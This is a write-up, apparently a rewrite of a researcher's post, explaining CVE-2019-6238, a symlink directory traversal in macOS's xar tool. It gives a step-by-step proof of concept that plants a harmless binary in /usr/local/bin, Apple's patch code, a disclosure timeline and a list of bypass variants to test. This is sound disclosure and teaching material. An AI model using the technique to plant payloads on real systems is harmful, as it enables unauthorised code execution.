CVE2019–6238: Apple XAR directory traversal vulnerability

XAR did not check whether an extracted directory was a symlink, so an attacker could craft a package that writes a file to an arbitrary location such as /usr/local/bin. This allowed the attacker to install and execute arbitrary code.
 Published on yilmazcanyigit.medium.com
With the security update released in 2019, Apple fixed a directory traversal vulnerability in XAR. This vulnerability allows an attacker to write to arbitrary directories or install malware.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
XAR is an archive format designed to be easily extensible. Its design stores an XML table of contents at the beginning of the archive, which allows random access to archived files and efficient handling of streamed archives. It supports files of arbitrarily large sizes, independent encodings per file, checksums for individual files in both compressed and uncompressed form, and rich metadata in the table of contents.
On macOS, developers and users extract or review *.pkg files with the xar tool. The vulnerability described here is a directory traversal in XAR: an attacker can write to arbitrary directories or install malware, and in this way execute arbitrary code. Apple fixed it in a security update released in 2019.
Setup
The proof of concept uses xar and clang to build the binary. The example uses /usr/local/bin as the target directory.
Finding it
The core observation is that xar does not check whether the directory it is extracting a file from is a symlink. A package can therefore contain a symlink entry pointing at an arbitrary directory, and a file entry whose path goes through that symlink. When the archive is extracted, the file is written through the symlink into the attacker-chosen location rather than into the extraction directory.
Exploitation
Step 1: create the payload source
Create a file called Hello.c:
// Hello.c#include <stdio.h>int main () { printf("HelloWorld\n"); printf("\n"); printf("Extracted! success\n"); printf("\n");}
This is a minimal program that prints a few lines, used purely to demonstrate that code placed outside the extraction directory runs.
Step 2: build the package with a symlink inside it
Create a folder called test_dir, move Hello.c into it, compile it, move the compiled file to the folder you want to extract to (for example /usr/local/bin), create a symlink to that folder, add the symlink to the package, and using the symlink add the file to the package in xar:
mkdir test_dircd test_dirmv ../Hello.c Hello.cclang Hello.c -o Hellomv Hello /usr/local/bin/Helloln -s /usr/local/bin folderxar -c -v -f poc.xar folder folder/Hello
Read as separate commands, this creates test_dir, moves the source in, compiles it with clang, moves the resulting Hello binary to /usr/local/bin/Hello, creates a symlink named folder pointing at /usr/local/bin, and then creates the archive poc.xar containing both folder (the symlink) and folder/Hello (the file reached through the symlink).
Step 3: clean up the test artefacts
The package is ready. Delete the symlink and the target file so the extraction result is unambiguous:
rm -rf folderrm /usr/local/bin/Hello
Step 4: extract the package
xar -x -v -f poc.xar
You should see the Hello file appear in the /usr/local/bin path. Running Hello in Terminal produces:
HelloWorldExtracted! success

The file appeared in /usr/local/bin and the binary ran, producing the output above.
Root cause
xar does not check whether the directory it extracts a file from is a symlink. Because it does not verify that the parent path of an extracted file is a real directory rather than a symlink, an archive can redirect writes to any location the extracting user can write to. The archive format itself allows symlinks as entries, so the missing check is in the extraction logic, not in the format.
Impact
An attacker who can get a crafted package extracted can write files to arbitrary directories and install malware, and in this way execute arbitrary code. The write happens with the privileges of whoever runs the extraction, so the reachable locations are limited to what that user can write to.
Fix
Apple fixed the issue by adding a symlink check. The patch compares the entry type against the string symlink and, when the entry is a symlink with children, marks the iterator so that the children are not extracted:
... // Sanity check if we have a symlink, that it's a valid path. const char* kSymlinkName = "symlink"; // Why there is no const for this I have no idea. if (strncmp(kSymlinkName, type, strlen(kSymlinkName)) == 0) { if (XAR_FILE(f)->children != NULL) { if (Verbose) printf("Warning, children of \"%s\" will not extract because it's a symlink.\n", path); XAR_ITER(iter)->nochild = 1; // Do no extract children of a symlink } }...
In verbose mode the extractor now prints a warning that the children of a symlink will not be extracted, and the nochild flag prevents the traversal through the symlink.
Timeline
| Date | Event |
|---|---|
| 7 August 2018 | Reported to Apple. |
| 27 August 2018 | Apple started investigating. |
| 1 October 2018 | They are working on addressing this issue. |
| 25 March 2019 | Issue addressed with a new security update. |
Variants to test
- Symlink to a directory outside the extraction root, with a child file entry beneath it. A positive result is the child file appearing at the symlink target after extraction.
- Symlink chains (a symlink entry pointing to another symlink entry inside the archive) with a file beneath the final target. A positive result is the file written at the end of the chain.
- Symlink entries whose type string is varied in case or padded, to see whether the
strncmpcheck onsymlinkcan be bypassed. A positive result is children of such an entry still being extracted. - Archives where the symlink has no children but a later entry uses the same path prefix. A positive result is a write through the previously created symlink.
- Extraction into a directory the user controls, with the symlink pointing at a location the user can write to but did not intend to modify. A positive result is an unexpected file appearing there.
What happened, in plain words
In 2019 Apple released a security update that fixed a bug in a tool called xar. xar is a program that opens archive files, which are single files that bundle many other files together, a bit like a cardboard box holding lots of smaller items. On macOS, xar is the tool used to open *.pkg files, the installer packages you double-click to install software.
The bug is called a directory traversal. Imagine you hand someone a box and tell them to unpack it only into your garage. A directory traversal is when the box is built so that, as it is unpacked, some of its contents end up somewhere else entirely, for example in your kitchen or in a locked room. In this case, a specially crafted package could make xar write a file into any folder the person running the extraction is allowed to write to, rather than into the folder they chose. An attacker could use this to drop malware onto the machine, and because the dropped file can be a program, the attacker can then get that program to run. Because the dropped file can be a program, the attacker can then get that program to run.
The write-up walks through building a small proof of concept, extracting it, and looking at the fix Apple shipped.
Background: what XAR is
XAR is an archive format, and the report describes its design goals. It aims to be easily extensible, meaning new kinds of information can be added to it without breaking older tools. Its design stores an XML table of contents at the beginning of the archive. XML is a text format for structured data, using tags in angle brackets, and a table of contents is simply an index of what is inside the archive. Keeping that index at the front allows random access to archived files, so a tool can jump straight to one file without reading everything before it, and it allows efficient handling of streamed archives, where data arrives piece by piece rather than all at once.
The format also supports files of arbitrarily large sizes, independent encodings for individual files (each file inside can be compressed or stored in its own way), checksums for individual files in both compressed and uncompressed form (a checksum is a short fingerprint of a file's contents, used to detect corruption or tampering), and rich metadata in the table of contents (metadata is data about the data, such as file names, sizes and permissions).
On macOS, developers and users extract or review *.pkg files with the xar tool. Extracting means unpacking the archive so its files appear on disk.
The bug in one sentence
xar does not check whether the directory it is extracting a file from is a symlink. A symlink, short for symbolic link, is a special kind of file that acts as a signpost: it is not a real folder or file, it just points at another location on disk, like a note that says "the thing you want is over there". Because xar does not check this, a package can contain a symlink entry pointing at an arbitrary directory, plus a file entry whose path goes through that symlink. When the archive is extracted, the file is written through the symlink into the attacker-chosen location instead of into the extraction directory.
Setup
The proof of concept uses xar and clang to build the binary. A binary is a compiled program, the machine-readable form a compiler produces from source code. The example uses /usr/local/bin as the target directory. /usr/local/bin is a conventional folder on Unix-like systems for programs installed by hand rather than by the operating system.
Finding it
The core observation is that xar does not check whether the directory it is extracting a file from is a symlink. A package can therefore contain a symlink entry pointing at an arbitrary directory, and a file entry whose path goes through that symlink. When the archive is extracted, the file is written through the symlink into the attacker-chosen location rather than into the extraction directory.
Exploitation
Step 1: create the payload source
First, create a file called Hello.c:
// Hello.c#include <stdio.h>int main () { printf("HelloWorld\n"); printf("\n"); printf("Extracted! success\n"); printf("\n");}
Line by line, in plain words:
// Hello.cis a comment, a note for humans that the computer ignores. It just names the file.#include <stdio.h>pulls in a standard library header. A header is a file that declares tools the program is allowed to use.stdio.his the standard input/output header, which providesprintf.int main () {starts the main function, the place where a C program begins running.intmeans it returns a whole number to the operating system when it finishes.printf("HelloWorld\n");prints the textHelloWorldfollowed by\n, which is a newline character, the instruction to move to the next line.printf("\n");prints an empty line.printf("Extracted! success\n");printsExtracted! successand a newline.printf("\n");prints another empty line.}closes the function.
This is a minimal program that prints a few lines. It is used purely to demonstrate that code placed outside the extraction directory runs. If you see its output, you know the file was written where the attacker wanted and that it can execute.
Step 2: build the package with a symlink inside it
Create a folder called test_dir, move Hello.c into it, compile it, move the compiled file to the folder you want to extract to (for example /usr/local/bin), create a symlink to that folder, add the symlink to the package, and using the symlink add the file to the package in xar:
mkdir test_dircd test_dirmv ../Hello.c Hello.cclang Hello.c -o Hellomv Hello /usr/local/bin/Helloln -s /usr/local/bin folderxar -c -v -f poc.xar folder folder/Hello
This block is written as one long line, but it is really several commands run one after another. Read as separate commands, it does the following:
mkdir test_dirmakes a new folder calledtest_dir.cd test_dirchanges into that folder, so the following commands run inside it.mv ../Hello.c Hello.cmoves the source file from the parent folder into the current one.clang Hello.c -o Hellocompiles the source into a program.-o Hellosays the output should be namedHello.mv Hello /usr/local/bin/Hellomoves the compiled program into/usr/local/bin, the folder the attacker wants the file to land in.ln -s /usr/local/bin foldercreates a symlink namedfolderthat points at/usr/local/bin.ln -sis the command for making a symbolic link.xar -c -v -f poc.xar folder folder/Hellocreates the archive.-cmeans create,-vmeans verbose (print what is happening),-f poc.xarnames the output file, and the last two arguments are what goes in: the symlinkfolderand the filefolder/Hello, which is the file reached through the symlink.
So the archive contains both folder (the symlink) and folder/Hello (the file reached through the symlink). That pairing is the heart of the trick: the archive itself carries the signpost and the file that travels through it.
Step 3: clean up the test artefacts
The package is ready. Delete the symlink and the target file so the extraction result is unambiguous:
rm -rf folderrm /usr/local/bin/Hello
Again this is several commands written together:
rm -rf folderdeletes the symlink namedfolder.rmremoves files,-rmeans recursive (descend into folders), and-fmeans force, do not ask for confirmation.rm /usr/local/bin/Hellodeletes the compiled program from/usr/local/bin.
Why do this? If the program were already sitting in /usr/local/bin, you could not tell whether extraction put it there or whether it was left over from the build. Removing both means that if Hello appears after extraction, it can only have come from the archive.
Step 4: extract the package
xar -x -v -f poc.xar
Here -x means extract, -v means verbose, and -f poc.xar names the archive to open. You should see the Hello file appear in the /usr/local/bin path. Running Hello in Terminal produces:
HelloWorldExtracted! success
The file appeared in /usr/local/bin and the binary ran, producing the output above. In other words, the box that was supposed to unpack into one room quietly placed an item in another room, and that item was a working program.
Root cause
xar does not check whether the directory it extracts a file from is a symlink. A child entry is a file listed underneath a folder or symlink inside the archive. Because xar does not verify that the parent path of an extracted file is a real directory rather than a symlink, an archive can redirect writes to any location the extracting user can write to. The archive format itself allows symlinks as entries, so the missing check is in the extraction logic, not in the format. The format is doing what it was designed to do; the program that unpacks it is failing to ask a basic question before writing.
Impact
An attacker who can get a crafted package extracted can write files to arbitrary directories and install malware, and in this way execute arbitrary code. The write happens with the privileges of whoever runs the extraction, so the reachable locations are limited to what that user can write to.
Fix
Apple fixed the issue by adding a symlink check. The patch compares the entry type against the string symlink and, when the entry is a symlink with children, marks the iterator so that the children are not extracted:
... // Sanity check if we have a symlink, that it's a valid path. const char* kSymlinkName = "symlink"; // Why there is no const for this I have no idea. if (strncmp(kSymlinkName, type, strlen(kSymlinkName)) == 0) { if (XAR_FILE(f)->children != NULL) { if (Verbose) printf("Warning, children of \"%s\" will not extract because it's a symlink.\n", path); XAR_ITER(iter)->nochild = 1; // Do no extract children of a symlink } }...
Line by line, in plain words:
// Sanity check if we have a symlink, that it's a valid path.is a comment explaining the intent: before going further, check whether this entry is a symlink.const char* kSymlinkName = "symlink";stores the textsymlinkin a constant, a value that will not change. The trailing comment notes the author's puzzlement that no existing constant was available for this string.if (strncmp(kSymlinkName, type, strlen(kSymlinkName)) == 0)compares the beginning of the entry'stypeagainst the wordsymlink.strncmpcompares a limited number of characters, andstrlengives the length ofsymlink. If they match, the entry is a symlink and the code inside the braces runs.if (XAR_FILE(f)->children != NULL)asks whether this symlink has children, meaning files listed underneath it.NULLmeans nothing there.if (Verbose)checks whether the user asked for verbose output.printf("Warning, children of \"%s\" will not extract because it's a symlink.\n", path);prints a warning naming the path, so the user knows why something was skipped.XAR_ITER(iter)->nochild = 1;sets a flag callednochildon the iterator, the internal cursor that walks through the archive. Setting it to 1 tells the extractor not to descend into the children of this symlink. The trailing comment restates the intent.
In verbose mode the extractor now prints a warning that the children of a symlink will not be extracted, and the nochild flag prevents the traversal through the symlink. The signpost is still allowed in the archive, but nothing is allowed to travel through it during extraction.
The image shows the security advisory.
Timeline
| Date | Event |
|---|---|
| 7 August 2018 | Reported to Apple. |
| 27 August 2018 | Apple started investigating. |
| 1 October 2018 | They are working on addressing this issue. |
| 25 March 2019 | Issue addressed with a new security update. |
Variants to test
If you want to explore the same idea further, these are the variations worth trying. Each one changes a single detail and watches whether the file still lands outside the extraction folder.
- Symlink to a directory outside the extraction root, with a child file entry beneath it. A positive result is the child file appearing at the symlink target after extraction.
- Symlink chains (a symlink entry pointing to another symlink entry inside the archive) with a file beneath the final target. A positive result is the file written at the end of the chain.
- Symlink entries whose type string is varied in case or padded, to see whether the
strncmpcheck onsymlinkcan be bypassed. A positive result is children of such an entry still being extracted. - Archives where the symlink has no children but a later entry uses the same path prefix. A positive result is a write through the previously created symlink.
- Extraction into a directory the user controls, with the symlink pointing at a location the user can write to but did not intend to modify. A positive result is an unexpected file appearing there.
Glossary
- Archive: a single file that bundles many other files together, like a box holding smaller items.
- Binary: a compiled program in machine-readable form, produced from source code by a compiler.
- Checksum: a short fingerprint of a file's contents, used to detect corruption or tampering.
- Child entry: a file listed underneath a folder or symlink inside an archive.
- Compiler: a program that turns source code written by a human into a binary the computer can run.
- Directory traversal: a flaw where a program writes or reads files outside the folder it was supposed to use.
- Encoding: the way a file's data is stored inside an archive, for example compressed or uncompressed.
- Extraction: unpacking an archive so its files appear on disk.
- Iterator: an internal cursor a program uses to walk through a list of items one by one.
- Local privilege escalation: getting code to run on a machine in a place or manner the user did not intend, often with more reach than expected.
- Malware: software written to do harm, such as stealing data or taking control of a machine.
- Metadata: data about data, such as file names, sizes and permissions.
- Privileges: the permissions a user account has, which decide what it is allowed to read, write or run.
- Random access: the ability to jump straight to one item without reading everything before it.
- Root cause: the underlying reason a bug exists, as opposed to its visible symptom.
- Streamed archive: an archive that is processed piece by piece as data arrives, rather than all at once.
- Symlink (symbolic link): a special file that acts as a signpost pointing at another location on disk.
- Table of contents: an index inside an archive listing what it contains.
- Verbose: a mode where a program prints extra detail about what it is doing.
- XML: a text format for structured data, using tags in angle brackets.



